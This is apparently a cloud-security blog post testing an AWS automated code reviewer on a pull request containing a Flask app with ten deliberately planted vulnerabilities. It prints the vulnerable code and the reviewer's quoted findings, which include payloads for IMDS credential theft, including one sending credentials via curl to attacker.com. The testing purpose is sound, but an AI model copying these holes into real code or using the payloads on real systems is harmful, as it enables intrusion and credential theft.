
Code Reviews and GitHub
Tarek Cheikh
Founder & AWS Cloud Architect

Design reviews check architecture documents. Code review checks actual source code, and the results are dramatically different.
In the last post I uploaded a design document and the agent evaluated it against 10 managed security requirements. That caught architectural issues like MD5 password hashing and databases exposed on 0.0.0.0. But architecture documents describe intent. Source code contains the actual bugs. This time I connected a GitHub repository, opened a pull request with deliberately vulnerable Python code, and let the agent review it. The agent posted findings as inline PR comments and caught 9 of the 10 vulnerabilities I planted. The one it missed is the interesting part. (I ran this review in March 2026, during the preview window before the March 31 GA; the per-PR review behaves the same at GA.)
I also cover a new capability: a full-repository code review that entered preview on May 12, 2026. The per-PR review looks at a single diff. The full-repository review reasons about the whole codebase at once. They are different tools, and I explain when each one fires.
The Integration Hierarchy
Before touching any buttons, it helps to understand how AWS Security Agent models the relationship between your AWS account and your GitHub repositories. There are three levels, and they are strictly sequential. If you skip ahead and code review does not work, the cause is almost always that an earlier level is incomplete.
Level 1: Register (account or organization level). Registration authorizes the AWS Security Agent GitHub App for your GitHub organization or personal account. This grants the technical ability to read your repositories and post review comments, but it does not yet connect any specific repository to any Agent Space. I tested this against a plain, free github.com organization, which is what this walkthrough describes. AWS also documents support for the paid GitHub Enterprise Cloud product and, through a separate connection path with its own private-network setup, self-hosted GitHub Enterprise Server, neither of which I used or cover here.
Level 2: Connect (Agent Space level). Once the app is registered, you connect specific repositories to a specific Agent Space. You might run multiple Agent Spaces for different teams, so the Connect step scopes which repos each Agent Space can see.
Level 3: Configure (per repository). After a repository is connected, you toggle what the agent does with it: "Code review comments," "Automatic remediation," or both, set independently per repo.
Registration must happen before connection. Connection must happen before configuration. Keep that order in mind and the rest is mechanical.
Connecting GitHub, Screen by Screen
This section mirrors the exact flow I walked through connecting my test organization.
Start the integration. In your Agent Space, go to Integrations (or the Code review tab and click "Enable code review"). Click "Add integration." A modal offers two paths: reuse an available registration from another Agent Space, or create a new registration. Choose "Create new registration." The only integration type shown is GitHub ("Issue tracking, Source repo"). Click Next and you are redirected to GitHub.

Install and authorize on GitHub. GitHub shows the "Install AWS Security Agent" page listing all your organizations and personal accounts. Select the target organization. GitHub then shows the "Install & Authorize" page with two repository scope options: all repositories (current and future), or only select repositories. I chose only select repositories and picked two: customer-api-microservice and customer-front-microservice.
The permissions the app requests are worth reading:
- Read access to administration, metadata, and organization administration
- Read and write access to code, issues, pull requests, and repository advisories
The write access to pull requests and issues is what lets the agent post review comments. The read access to code is what lets it analyze your changes. Click "Install & Authorize" and GitHub redirects back to the AWS Console.
Register details (back in the console). You land on the "Connect GitHub to AWS Security Agent" page. An info banner warns that if the browser closed during the OAuth flow, the GitHub App may be installed on GitHub but not registered in AWS, in which case you complete this step manually. The page confirms "Step 1: Authorization succeeded," then asks for a registration name (a descriptive label for this connection), a GitHub account type (User or Organization), and the organization name, which must match the GitHub organization name exactly (in my testing it was case sensitive). Click Connect.
A banner confirms "GitHub integration successfully connected," and all three capability cards on the Agent Space dashboard now show Ready. Code review, which previously read "Needs setup," is now live.
Connect repositories to the Agent Space. Click "Add integration" again. This time "Available registrations" shows the registration you just created. Select it and click Next to enter the "Connect GitHub repositories" wizard.
Step 1 of the wizard lists the repositories with their owner and type:
| Repository | Owner | Repository type |
|---|---|---|
| customer-api-microservice | test-org-toc-1 | Private |
| customer-front-microservice | test-org-toc-1 | Private |
Both are private, which matters for how findings get delivered. Per AWS's documentation, inline pull request comments are only available on private repositories (enable code review scan). For a public repository my understanding is that you read the findings in the Security Agent web application rather than as a PR comment, which also keeps a vulnerability from being disclosed in a public thread before it is fixed.
Step 2 of the wizard manages per-repo capabilities:
| Repository | Repository type | Code review comments | Automatic remediation |
|---|---|---|---|
| customer-api-microservice | Private | Enabled | Enabled |
| customer-front-microservice | Private | Enabled | Enabled |
Below the table sit the code review settings, which apply to all repos in this Agent Space. One of those settings is a trap, but not the default one.
The Analysis-Type Trap
The analysis type is not a minor toggle. It fundamentally changes what the agent looks for, and one of the three options does nothing at all unless you have done prior work. There are three radio options:
- Security requirement validation. The agent checks code against your custom security requirements only. It does not check common vulnerability classes, only requirements you have written yourself. Critical implication: if you select this option and have no custom security requirements enabled, the agent produces no requirement-based findings at all. No review is posted on your PR. Not a clean result, no result whatsoever. No error, no warning, just silence. This is not the default, but it is the single most common source of confusion, because it is the one option a user can deliberately switch to and then wonder why nothing happens.
- Security vulnerability findings. The agent looks for common vulnerability classes such as SQL injection, XSS, command injection, hardcoded credentials, and insecure deserialization. No requirements needed.
- Security requirements and vulnerability findings. Both modes combined, and per the AWS documentation this is the default setting. Out of the box it produces vulnerability findings without any configuration. If you have no custom requirements, it behaves identically to option 2. If you do have custom requirements, you get the most comprehensive coverage.
In other words, the out-of-the-box default already finds vulnerabilities. The silent-review trap only springs if you deliberately switch to option 1, "Security requirement validation," while having zero custom requirements enabled. If you ever change the analysis type, open a PR, and wonder why nothing happened, check whether you landed on option 1 with no requirements behind it.
One more constraint on scope: the analysis type applies to all enabled repositories in the Agent Space. You cannot set different analysis types for different repos within the same Agent Space. If you need that, use separate Agent Spaces. For this test I kept the default, option 3, the combined mode.
What Triggers a Review
Code review fires when a pull request enters the "Ready for review" state. A PR opened directly as ready triggers analysis immediately. A draft PR does not trigger analysis. A draft PR later marked ready triggers at that transition. That is by design: drafts represent work in progress.
The flow on the PR itself is: the agent first posts a placeholder comment ("AWS Security Agent is analyzing your code..."), then goes quiet while it works, then posts a single batched review with a summary at the top and inline comments on specific lines. Do not interpret the quiet stretch as a failure. Each inline comment carries thumbs up and thumbs down buttons so you can rate the finding. If nothing is found, the agent posts "No issues identified."
The Test: A Deliberately Vulnerable Flask App
The application under review is a small customer-management API, a single-file Flask service (its own docstring calls it Customer API Microservice) that I wrote with 10 known security flaws planted in it. The full source lives in the companion repository at data/code-review/pr1-vulnerable-app.py, next to the PR diff and the agent's raw review output. It is deliberately separate from vuln-catalog, the larger 48-endpoint app the pentest and detection-rate posts use: code review runs on a pull request, so I wanted a compact, realistic service whose entire diff a reviewer would actually read, not a sprawling test grid. For PR #1, shown below, I left short labeling comments next to each flaw (# SQL INJECTION, # IDOR: No authorization check, and so on) so the file is easy to read as a catalog of what I planted. In the next post I re-run the exact same logic as PR #2 with those comments stripped out, the commentless control, and the agent still finds every pattern, which tells you it is reading code, not annotations. I am showing the full file because the agent had to work with exactly this.
"""Customer API Microservice - Customer management endpoints."""

import sqlite3
import os
import subprocess

from flask import Flask, request, jsonify, render_template_string

app = Flask(__name__)
DB_PATH = "/tmp/customers.db"


def init_db():
    conn = sqlite3.connect(DB_PATH)
    c = conn.cursor()
    c.execute("""CREATE TABLE IF NOT EXISTS customers (
        id INTEGER PRIMARY KEY, name TEXT, email TEXT, phone TEXT, notes TEXT
    )""")
    c.execute("SELECT COUNT(*) FROM customers")
    if c.fetchone()[0] == 0:
        c.executemany("INSERT INTO customers (name, email, phone, notes) VALUES (?, ?, ?, ?)", [
            ("Alice Johnson", "alice@company.com", "555-0101", "VIP customer"),
            ("Bob Smith", "bob@company.com", "555-0102", "Standard tier"),
            ("Charlie Brown", "charlie@company.com", "555-0103", "Enterprise plan"),
        ])
    conn.commit()
    conn.close()


init_db()


def get_db():
    conn = sqlite3.connect(DB_PATH)
    conn.row_factory = sqlite3.Row
    return conn


@app.route("/health")
def health():
    return jsonify({"status": "ok"})


# SQL INJECTION: Direct string concatenation in query
@app.route("/customers/search")
def search_customers():
    query = request.args.get("q", "")
    conn = get_db()
    results = conn.execute(
        "SELECT * FROM customers WHERE name LIKE '%" + query + "%'"
    ).fetchall()
    conn.close()
    return jsonify([dict(r) for r in results])


# SQL INJECTION: Format string in query
@app.route("/customers/<int:customer_id>")
def get_customer(customer_id):
    conn = get_db()
    result = conn.execute(
        f"SELECT * FROM customers WHERE id = {customer_id}"
    ).fetchone()
    conn.close()
    if result:
        return jsonify(dict(result))
    return jsonify({"error": "not found"}), 404


# COMMAND INJECTION: User input passed to os.popen
@app.route("/customers/export")
def export_customers():
    format_type = request.args.get("format", "csv")
    output = os.popen(f"echo 'Exporting in {format_type} format'").read()
    return jsonify({"status": "exporting", "output": output})


# XSS: Reflected XSS via template rendering
@app.route("/customers/greeting")
def greeting():
    name = request.args.get("name", "Customer")
    template = f"<html><body><h1>Welcome, {name}!</h1></body></html>"
    return render_template_string(template)


# SSTI: Server-side template injection
@app.route("/customers/report")
def customer_report():
    template = request.args.get("template", "Hello {{ name }}")
    name = request.args.get("name", "World")
    return render_template_string(template, name=name)


# PATH TRAVERSAL: User input in file path
@app.route("/customers/avatar")
def get_avatar():
    filename = request.args.get("file", "default.png")
    filepath = os.path.join("/tmp/avatars", filename)
    try:
        with open(filepath, "rb") as f:
            return f.read()
    except FileNotFoundError:
        return jsonify({"error": "not found"}), 404


# HARDCODED SECRET
API_SECRET = "super_secret_api_key_12345"
DATABASE_PASSWORD = "admin123"


# CODE INJECTION: eval on user input
@app.route("/customers/calculate", methods=["POST"])
def calculate():
    data = request.get_json(force=True)
    expr = data.get("expression", "0")
    result = eval(expr)
    return jsonify({"result": result})


# IDOR: No authorization check
@app.route("/customers/<int:customer_id>/notes")
def get_customer_notes(customer_id):
    conn = get_db()
    result = conn.execute(
        "SELECT notes FROM customers WHERE id = ?", (customer_id,)
    ).fetchone()
    conn.close()
    if result:
        return jsonify({"notes": result["notes"]})
    return jsonify({"error": "not found"}), 404


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000, debug=True)
Ten vulnerabilities: two SQL injections (string concatenation and f-string), command injection via os.popen, reflected XSS via template rendering, server-side template injection (SSTI) with a user-controlled Jinja2 template, path traversal in file handling, hardcoded secrets, code injection via eval(), an IDOR endpoint, and debug mode with 0.0.0.0 binding. The full file, the PR diff, and the raw review output are all in the code-review data folder.
I pushed this to a private repo, opened PR #1 as ready for review, and waited.
What the Agent Posted
Within a few minutes the agent posted a single batched review: nine inline comments, each pinned to a specific line, plus a summary at the top.

Here is the review summary, quoted verbatim from the PR:
This pull request contains multiple critical security vulnerabilities that collectively create a complete, internet-accessible attack chain capable of full AWS credential theft and remote code execution. The most severe issues include unsanitized user input passed directly to os.popen, eval(), and render_template_string, enabling command injection, arbitrary Python execution, and Jinja2 server-side template injection (SSTI), all reachable from the internet due to the application binding to 0.0.0.0 with debug mode enabled. Additional high-severity findings include SQL injection via string concatenation in database queries, path traversal in file upload handling, and hardcoded credentials in source code. All dynamic inputs must be sanitized and parameterized immediately, eval/os.popen usage should be eliminated or replaced with safe alternatives, and debug mode must be disabled to prevent this application from serving as an entry point for full AWS account compromise.
That is not a generic "there are security issues." The agent identified a complete attack chain, named the specific functions, and described how the vulnerabilities connect to the deployment environment.
Inline Findings: What the Agent Actually Said
Each inline comment was pinned to a specific line in the PR diff. Three of them stood out.
Command injection with IMDS exploitation chain
What is the issue? The
format_typeparameter is passed unsanitized intoos.popen(f"echo 'Exporting in {format_type} format'"). An attacker can inject shell commands such as'; curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ #to retrieve live IAM temporary credentials from the IMDS endpoint. Because IMDSv1 is intentionally enabled (http_tokens=optional, no metadata_options block) on the EC2 instance, no additional preconditions are needed, this single endpoint completes the fully operational SSRF-to-credential-theft chain described in the system architecture.Why is this important? IMDSv1 requires only an HTTP GET from any process on the instance; combining it with this command injection gives any unauthenticated internet caller full IAM temporary credentials, enabling lateral movement across every AWS service the attached role can reach.
What is the recommendation? If this endpoint is not a documented, sanctioned RCE test target, remove or disable it. If it must exist, replace os.popen with a safe, parameterized alternative and whitelist the format_type value to a known-safe set (e.g., ['csv','json']).
The agent did not just say "command injection is bad." It constructed a specific payload, explained that IMDSv1 would be available on EC2, and described how the stolen credentials enable lateral movement across AWS services. That is infrastructure-aware reasoning, not pattern matching.
SSTI with a Jinja2 payload
What is the issue? The
templatequery parameter is passed directly torender_template_string(template, name=name). This is full Jinja2 SSTI, enabling arbitrary Python execution via payloads such as{{config.__class__.__init__.__globals__['os'].popen('curl http://169.254.169.254/latest/meta-data/iam/security-credentials/').read()}}. The EC2 instance's open HTTP security group rule (port 80/0.0.0.0/0) makes this reachable from the internet with no authentication.Why is this important? Jinja2 SSTI yields full OS-level code execution, which combined with IMDSv1 and unrestricted egress creates another complete credential-theft and exfiltration chain accessible to any internet user.
What is the recommendation? Remove the endpoint or use a sandboxed template engine. At minimum, never pass raw user input to render_template_string; render only fixed template strings with safe context variables.
SSTI stands for server-side template injection: when an attacker controls the template itself, not just the data passed into it, they can execute arbitrary code on the server. The agent supplied the exact Jinja2 payload that would steal AWS credentials through the IMDS endpoint.
eval() with an exfiltration chain
What is the issue?
eval(expr)executes an arbitrary Python expression supplied in a POST body JSON field with no sanitization or sandboxing. An attacker can execute__import__('os').popen('curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ | curl -d @- https://attacker.com').read()to exfiltrate IAM credentials to an external destination. Combined with the EC2 instance's unrestricted outbound egress (protocol -1 to 0.0.0.0/0), this turns a passive egress misconfiguration into an active, remotely triggerable exfiltration channel.Why is this important? eval() on uncontrolled input is equivalent to an unauthenticated RCE endpoint; on an EC2 instance with IMDSv1 and unrestricted egress, it enables complete credential theft and data exfiltration to attacker-controlled infrastructure.
What is the recommendation? Remove eval() entirely and replace with a safe math parsing library (e.g., ast.literal_eval for data, or a dedicated expression evaluator).
The pattern across all three is the same. The agent does not stop at "this function is dangerous." It explains the full chain from initial exploitation through credential theft to data exfiltration, referencing EC2 security groups, IMDS, and egress rules. The code itself says nothing about EC2 or AWS. The agent inferred the deployment context and reasoned about it.
The Detection Scorecard
Here is every vulnerability in the file and whether the agent flagged it.
| # | Vulnerability | Line | Found? | Comment detail |
|---|---|---|---|---|
| 1 | SQL Injection (string concat) | 50 | YES | "classic SQL injection vector with no parameterization" |
| 2 | SQL Injection (f-string) | 61 | YES | Referenced as an additional occurrence of #1 |
| 3 | Command Injection (os.popen) | 73 | YES | Two comments, one generic and one with the IMDS chain |
| 4 | Reflected XSS (render_template_string) | 82 | YES | "reflected XSS, server-side template injection, and potential command injection" |
| 5 | SSTI (user-controlled template) | 90 | YES | "full Jinja2 SSTI, enabling arbitrary Python execution" with IMDS chain |
| 6 | Path Traversal | 97 | YES | "does not prevent traversal when filename contains ../customers.db" |
| 7 | Hardcoded Secrets | 106 | YES | "credentials should not be hardcoded in source code" |
| 8 | Code Injection (eval) | 115 | YES | "eval() on uncontrolled input is equivalent to an unauthenticated RCE endpoint" |
| 9 | IDOR (no auth check) | 121-126 | NO | Not mentioned in any comment |
| 10 | Debug mode (0.0.0.0 + debug=True) | 133 | YES | "Werkzeug interactive debugger... trivially bypassed on EC2" |
Detection rate: 9 out of 10 (90 percent).
The One Miss: IDOR
The agent missed one vulnerability: IDOR, which stands for Insecure Direct Object Reference. Look at the /customers/<int:customer_id>/notes endpoint again.
@app.route("/customers/<int:customer_id>/notes")
def get_customer_notes(customer_id):
    conn = get_db()
    result = conn.execute(
        "SELECT notes FROM customers WHERE id = ?", (customer_id,)
    ).fetchone()
    conn.close()
    if result:
        return jsonify({"notes": result["notes"]})
    return jsonify({"error": "not found"}), 404
This endpoint returns any customer's private notes when you supply their ID in the URL. Change the ID, get someone else's data. There is no check that the requesting user is authorized to see that customer's notes.
Here is why the agent missed it: the code looks clean. It uses a parameterized query, so no SQL injection. It handles the not-found case properly. The problem is not what the code does, it is what the code does not do. There is no authorization check, no session validation, no ownership verification.
The agent cannot know this is wrong without being told what "authorized" means for this application. It has no concept of which users should be able to access which customers' notes. That requires a security requirement, a rule that says "every endpoint accessing user-specific data must verify the requesting user is authorized to access that data." That is exactly what I fix in the next post, where one custom requirement turns 9 of 10 into 10 of 10.
Infrastructure-Aware Analysis
The most surprising part of this code review was how much the agent knew about the deployment environment. The Python code never mentions AWS, EC2, IMDS, or security groups. Yet the agent referenced all of them:
- IMDS credential theft. The agent described how command injection and SSTI could reach
169.254.169.254and steal IAM credentials, noting that IMDSv1 requires no special headers. - EC2 security groups. It noted that
host='0.0.0.0'combined with a security group allowing HTTP from0.0.0.0/0makes every vulnerability internet-reachable. - Werkzeug PIN bypass. It explained that the Werkzeug debugger PIN "is trivially bypassed on EC2" because the PIN derives from
/proc/self/cgroupand/etc/machine-id, which are readable on EC2 instances. - Egress rules. It noted that unrestricted outbound egress (protocol -1 to 0.0.0.0/0) turns credential theft into credential exfiltration.
This is infrastructure context the agent carries over from the Agent Space's design review and pentest knowledge. It is not scanning code in isolation, it is reasoning about how the code interacts with the environment it runs in. That is a fundamentally different capability from tools like Semgrep, Bandit, or CodeQL, which analyze code without deployment context. Every finding includes not just the vulnerability but the full attack chain from initial access through exploitation to impact.
Per-PR Review Versus Full-Repository Review
Everything above is the per-PR review: it analyzes the diff in a single pull request. That scope is its strength (immediate, focused, posted where developers work) and also its limit. A diff is a narrow window. If a vulnerability spans files that the PR does not touch, or depends on how data flows across modules the diff never shows, the per-PR review has no reason to look there.
On May 12, 2026 AWS added a full-repository code review, in preview. Instead of a single diff, it reasons about the whole codebase: architecture, trust boundaries, and end-to-end data flows. Based on AWS's published descriptions of the agent's multi-agent pipeline and on the behavior I observed, I describe it as a four-stage process (profile the application, search for vulnerabilities, triage and deduplicate, validate independently):
- Profile the application. Build an understanding of the codebase structure, its components, and how they fit together.
- Search for vulnerabilities. Hunt across the whole repository for security-relevant patterns and the paths that connect them.
- Triage and deduplicate. Collapse overlapping or repeated findings into distinct issues.
- Validate independently. Confirm each candidate issue before reporting, to suppress noise.
The practical difference is reach. A per-PR review sees the lines that changed. A full-repository review can follow a tainted input from the handler that accepts it, through the helper that transforms it, into the sink three files away that executes it, even when no single PR ever touched all three at once. That is the class of issue the per-PR review structurally cannot see, because the diff never put those files in front of it.
During preview the full-repository review runs at no additional charge. Use the per-PR review as the fast gate on every pull request, and reach for the full-repository review when you want a whole-codebase audit rather than a per-change check.
Quotas
The verified number worth planning around is the PR code review quota: 1,000 PR code reviews per account per region per month. For most teams that is generous, but a busy monorepo with many small PRs can approach it, so it is worth watching if you enable code review across a large organization.
What This Means
Code review caught 9 out of 10 vulnerabilities in a single pass, with zero configuration beyond choosing the right analysis type. Each finding came with specific payloads, CWE references, OWASP links, and remediation tailored to the exact code pattern.
That 90 percent detection rate is much higher than what I saw in penetration testing, where the agent caught about 4 of the 39 distinct planted vulnerabilities (5 findings total, 2 validator-verified; I break that count down in the detection-rate post) on the unauthenticated run. The reason is straightforward: in code review the agent sees all the source directly. In a pentest it first has to discover endpoints, then figure out how to exploit them, all without seeing the code.
The one miss, IDOR, points to a real limitation. Authorization logic flaws require context the agent does not have by default. You have to tell it what "authorized" means for your application. In the next post I write one custom security requirement and run the same test again. The detection rate goes from 9 of 10 to 10 of 10.
Go Deeper: The State of AWS Security 2026
This article is just the start. Get the full picture with our free whitepaper - 8 chapters covering IAM, S3, VPC, monitoring, agentic AI security, compliance, and a prioritized action plan with 50+ CLI commands.
KloudSec, built by the team behind Toc Consulting
See AWS Security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Want expert help with AWS Security?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.
More Articles
iam-to-english: Read Any AWS IAM Policy in Plain English and Catch Privilege Escalation Before It Ships
KloudSec releases iam-to-english, a free open-source CLI that explains AWS IAM policies in plain English, flags 21 known privilege escalation paths, including combinations spread across statements, diffs policy changes and gates CI. It runs offline.
AWS IAM Privilege Escalation: Paths, CloudTrail Events, and the Controls That Block Them
Twelve documented ways a limited IAM identity can raise its own permissions, the CloudTrail event each one leaves, and the AWS controls that block them. Commands and policies follow AWS documentation examples and the AWS CLI v2 reference.
Anatomy of a Real AWS Breach: Capital One, 2019
How a misconfigured WAF, an unauthenticated metadata service, and an over-privileged IAM role combined to expose data on roughly 100 million people in the US and 6 million in Canada, and the specific checks that would have stopped it.